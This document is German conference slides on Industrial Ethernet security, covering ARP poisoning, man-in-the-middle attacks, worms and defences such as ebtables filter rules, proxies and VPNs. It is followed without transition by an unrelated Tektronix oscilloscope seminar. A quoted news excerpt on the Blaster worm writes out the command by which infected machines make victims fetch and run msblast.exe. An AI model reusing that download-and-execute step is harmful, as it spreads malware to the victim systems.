


- \* ARP-Tabellen kann man „vergiften“. Es werden einfach gefälschte ARP-Antworten (ARP Response) verschickt ...

Security im Industrial Ethernet (c) SSV 2005

### Mögliche Angriffe: ARP Poisoning


\* Durch ARP Poisoning kann man sich zwischen zwei Kommunikationspartner „hängen“, um den Dialog per Sniffer aufzuzeichnen ...



Security im Industrial Ethernet (c) SSV 2005

### Mögliche Angriffe: Man-in-the-Middle

\* **Man-in-the-Middle**-Angriff: Ein dritter Kommunikationspartner schleicht sich unbemerkt in eine Verbindung ein ...



Security im Industrial Ethernet (c) SSV 2005

### Mögliche Angriffe: Viren, Trojaner und Co.

\* Viren sind bösartige Programme oder Programmteile, die sich häufig in anderen Programmen verbergen, um unerkant zu bleiben.

\* Viren verbreiten sich selbstständig. Viren werden für spezielle Umgebungen (Plattformen) programmiert. Ein Windows-XP-Virus kann keine S7-300 befallen ...

\* Ein Virus/Wurm kann durch seine Verbreitungsversuche die Kommunikation in einem LAN stören (Beispiel: **W32-Lovsan**) ...

\* Trojanische Pferde sind Programme, die eine gewünschte (Sekundär) Funktion vorgeben und zusätzlich noch eine weitere – nicht erkennbare – Primärfunktion besitzen.

\* Beispiel: Ein PC-Spiel, welches in Wirklichkeit als Dialer arbeitet ...

Security im Industrial Ethernet (c) SSV 2005

### Mögliche Angriffe: Viren, Trojaner und Co.

\* Um einen Überblick über die aktuelle Viren, Würmer und Trojaner zu behalten, muss man sich regelmäßig im Internet informieren ...

**Alle Schotten dicht -- W32.Blaster greift an**

Der seit Tagen erwartete Wurm, der einen Fehler im RPC/DCOM-Dienst unter Windows 2000 und XP ausnutzt, ist im [Internet unterwegs](#). Symantec taufte ihn [W32 Blaster](#), McAfee nennt ihn [W32 Lovsan](#). Das Bundesamt für Sicherheit in der Informationstechnik ([BSI](#)) hat ebenfalls bereits eine Warnung herausgegeben, siehe dazu das [BSI-Advisory](#) auf heise Security.

Auf befallenen Systemen (A) startet der Wurm einen TFTP-Server und greift weitere Windows-Systeme (B) auf Port 135 an. War ein Angriff erfolgreich, wird der eingeschleuste Code ausgeführt, der auf System B eine Shell auf Port 4444 öffnet. System A veranlasst System B mittels TFTP (tftp <host a> get msblast.exe) die Datei msblast.exe in das Verzeichnis %WinDir%\System32 nachzuladen und zu starten. Anschließend installiert sich der Wurm auf System B, schließt Port 4444, startet einen TFTP-Server und greift weitere Systeme an.


Der Wurm versucht nach Angaben von Symantec eine Denial-of-Service-Attacke gegen windowsupdate.com durchzuführen. Als Zeitraum dafür ist der 16. August bis 31. Dezember definiert. Auf befallenen Systemen werden folgende Registry Einträge erzeugt:

Quelle: [www.heise.de](http://www.heise.de)

Security im Industrial Ethernet (c) SSV 2005

### Gegenmaßnahmen: Sichere Strukturen


\* Die Ethernet-LANs in der Automatisierung und in der IT sollten **unbedingt** getrennt voneinander betrieben werden. Es darf nur kontrollierte Übergangspunkte geben ...



Security im Industrial Ethernet (c) SSV 2005

### Gegenmaßnahmen: Sichere Strukturen


\* Auch Servicetechniker dürfen mit ihren Notebooks nicht direkt in die LANs auf der Feldebene. Weiteres Problem: Fernwartung ...



Security im Industrial Ethernet (c) SSV 2005

### Gegenmaßnahmen: Paketfilter

\* Ein wirkungsvoller Schutz ist das Filtern von Ethernet- und IP-Paketen (Firewall-Prinzip). Nur bestimmte Pakete dürfen passieren ...




\* Paketfilter werden über Regelwerke gesteuert. Diese sind individuell für eine bestimmte Anwendung bzw. Umgebung zu erstellen. Hierfür sind mehr oder weniger umfangreiche Spezialkenntnisse erforderlich ...

Security im Industrial Ethernet (c) SSV 2005

### Gegenmaßnahmen: Paketfilter

\* Für Unix-/Linux-Betriebssysteme existieren umfangreiche und sehr leistungsfähige Paketfilter-Programme (**ebtables**, **iptables**) ...




\* Paketfilter arbeiten in der Schicht 2 (Layer 2) mit MAC-Adressen und in der Schicht 3 (Layer 3) mit IP-Adressen sowie Port- und Protokollnummern.

Security im Industrial Ethernet (c) SSV 2005

### Gegenmaßnahmen: Paketfilter

\* Der Einsatz eines Paketfilters erfordert eine permanente Pflege der Regelwerke. Jede Veränderung der Hardware bewirkt eine Änderung der Regeln ...




```

ebttables -F FORWARD
ebttables -P FORWARD DROP
ebttables -A FORWARD -p ARP -j ACCEPT
ebttables -A FORWARD -p IPv4 -s .MAC ADDR. --ip-src .IP ADDR. -j ACCEPT
ebttables -A FORWARD -p IPv4 -s .MAC ADDR. --ip-src .IP ADDR. -j ACCEPT
    
```

\* Paketfilter im Layer 2 sind vergleichsweise einfach, Layer 3-Anwendungen hingegen deutlich komplexer ... Paketfilter-Anwendungen sind für IT-Experten gedacht.


### Gegenmaßnahmen: Proxy-Server

\* Proxy-Server sind „Stellvertreter-Server“. Man kann mit Hilfe eines Proxy den direkten Zugriff auf Automatisierungskomponenten vollständig unterbinden ...



### Gegenmaßnahmen: Virtual Private Networks

\* Ein sehr sicheres Verfahren sind VPN-Tunnel durch „unsichere“ Netze (z. B. das Internet). Solche Tunnel besitzen an den VPN-Endpunkten Gateways ...




\* Ein VPN-Gateway nimmt Daten aus einem Netzwerk entgegen, verschlüsselt und signiert sie.

\* Die verschlüsselten und signierten Daten werden durch den Tunnel an das jeweils andere Gateway gesendet. Dort wird zunächst die Signatur geprüft. Unbekannte Daten werden sofort verworfen.

\* Gültige Daten werden entschlüsselt und in das zu schützende Netzwerk weitergeleitet ...

### Gegenmaßnahmen: Virtual Private Networks

\* Über einen VPN-Tunnel lassen sich sehr sichere Verbindungen herstellen. Die zur Verfügung stehende Bandbreite durch das unsichere Netzwerk kann aber nach wie vor durch Eingriffe beeinflusst werden ...








### Demo


\* Zugriff auf den Webserver eines Embedded-Linux-Systems ...



Security im Industrial Ethernet (c) SSV 2005

### Demo


\* Senden einer SMS / Aufbau einer GPRS-Verbindung ...



Security im Industrial Ethernet (c) SSV 2005

### Demo


\* Senden einer E-Mail / Dateitransfer per FTP ...



Security im Industrial Ethernet (c) SSV 2005

### Demo


\* Uhr des Embedded-Linux-Systems per NTP synchronisieren ...



Security im Industrial Ethernet (c) SSV 2005

## Demo

\* NETguard überwacht eine IP-Adresse hinsichtlich Ausfall ...




Security im Industrial Ethernet

(c) SSV 2005



# Signalintegrität und die Anforderungen an moderne Oszilloskope





Willkommen zum Seminar von



Dipl.-Ing. Bernhard Schmidt-Peltzer  
Applications Engineer  
Tektronix Köln

# Signalintegrität – Herausforderung auch an die Messtechnik

- ▶ Geringere Belastung des Messobjekts
- ▶ Höhere Bandbreiten
- ▶ Kleinere Signalpegel und immer mehr differentielle Signale
- ▶ Jitteranalyse, Compliance-Tests, ....



- ▶ Adaption
- ▶ Tastköpfe


# Konnektoren

- ▶ Konnektoren für Breitbandoszilloskope
  - Gewährleistung hoher Signaltreue
  - BNC ist nicht geeignet für > 1GHz
  - Breitbandgeräte haben 50 Ω -Eingänge
  - Masseverbindung ist entscheidend
  - Hohe mechanische Stabilität erforderlich
  - TekConnect bis 18 GHz, kl. SWR



# Systembandbreite

$$tr(\text{displayed}) \approx \sqrt{[tr(\text{oscilloscope})^2 + tr(\text{probe})^2 + tr(\text{signal})^2]}$$




**Systembandbreite:**  
Tastkopf und Oszilloskop  
sind zusammen kalibriert



I.e.: TekConnect-Probing


$$tr(\text{displayed}) \approx \sqrt{[tr(\text{meas. system})^2 + tr(\text{signal})^2]}$$

# Einlötvorbildungen in der Vergangenheit




Wie zuverlässig sind Tastkopfverbindungen, wenn sie von der Hand geführt werden?


# Tastkopfeingangsimpedanz



# Vergleich single ended / differential



White = Reference  
(unloaded signal)  
Green = probe loading  
(SMA output)  
Pink = P7240 output  
(probe through response)  
Blue = P7330 output




White = Reference  
Green = probe loading  
(SMA output)  
Pink = P7240 output  
Blue = P7330 output



## Einfluss von Tastkopfzubehör


Zusätzliche Induktivität und Kapazität begrenzt die Bandbreite oder/und führt zum Überspringen



White = Reference  
Green = probe loading (SMA output)  
Blue = P7330 output

## Z-Active Architecture (P7313 – 13 GHz Tastkopf)

Combines Active and Passive Design Elements



## P7313 Connectivity Benefits

- ▶ Tip-Clip™ Assemblies - An interchangeable probe tip system that enables customers to configure their probe with the optimal tip for their application.

-- Solder-in Solutions      -- Fixtured Solutions      -- Handheld Solutions





- ▶ Variety of Tip-Clip™ Assemblies


- Application specific
- Can introduce new connectivity solutions without having to redesign the probe.




## Z-Aktiv-Tastkopf Architektur (P7380)



**LF Model bis 160MHz**




**HF Model (ab 160MHz)**





## Z-Active Architecture: Low DUT Loading

- ▶ Industry's Lowest Loading
  - High DC Resistance like an "Active" probe
  - High, stable input impedance at high frequencies like a "Z<sub>0</sub>" (passive) Probe



13 | BSP Oktober 2004

Signalintegrität und Oszilloskope

Tektronix

▶ Bandbreite


▶ DSP

14 | BSP Oktober 2004

Signalintegrität und Oszilloskope

Tektronix

## Fehler durch Bandbreitenbegrenzung



- Bei 3dB Grenzfrequenz ist der vertikale Amplitudenfehler etwa 30%.
- Der vertikale Amplitudenfehler ist typischerweise mit 3% max. spezifiziert.
- Daumenregel: Die spezifizizierte vertikale Amplitudengenauigkeit wird bis etwa 1/3 oder 1/5 der angegebenen Bandbreite eingehalten (falls nicht anders angegeben).

15 | BSP Oktober 2004


Signalintegrität und Oszilloskope

Tektronix

## Welche Bandbreite ist notwendig?

Serial Bus Data Rate	Clock Frequency	3 <sup>rd</sup> Harmonic	5 <sup>th</sup> Harmonic
2.5 Gb/s (PCI-Express)	1.25 GHz	3.75 GHz	6.25 GHz
3.125 Gb/s (XAUI)	1.56 GHz	4.69 GHz	7.81 GHz
4.25 Gb/s (Fibre Channel)	2.125 GHz	6.375 GHz	10.625 GHz
4.8 Gb/s (FBD)	2.4 GHz	7.2 GHz	12.0 GHz
5.0 Gb/s (PCI-Express 2 <sup>nd</sup> gen)	2.5 GHz	7.5 GHz	12.5 GHz
6.0 Gb/s (SATA III)	3.0 GHz	9.0 GHz	15.0 GHz
6.25 Gb/s (2x XAUI)	3.125 GHz	9.375 GHz	15.625 GHz
8.5 Gb/s (Fibre Channel)	4.25 GHz	12.75 GHz	21.25 GHz
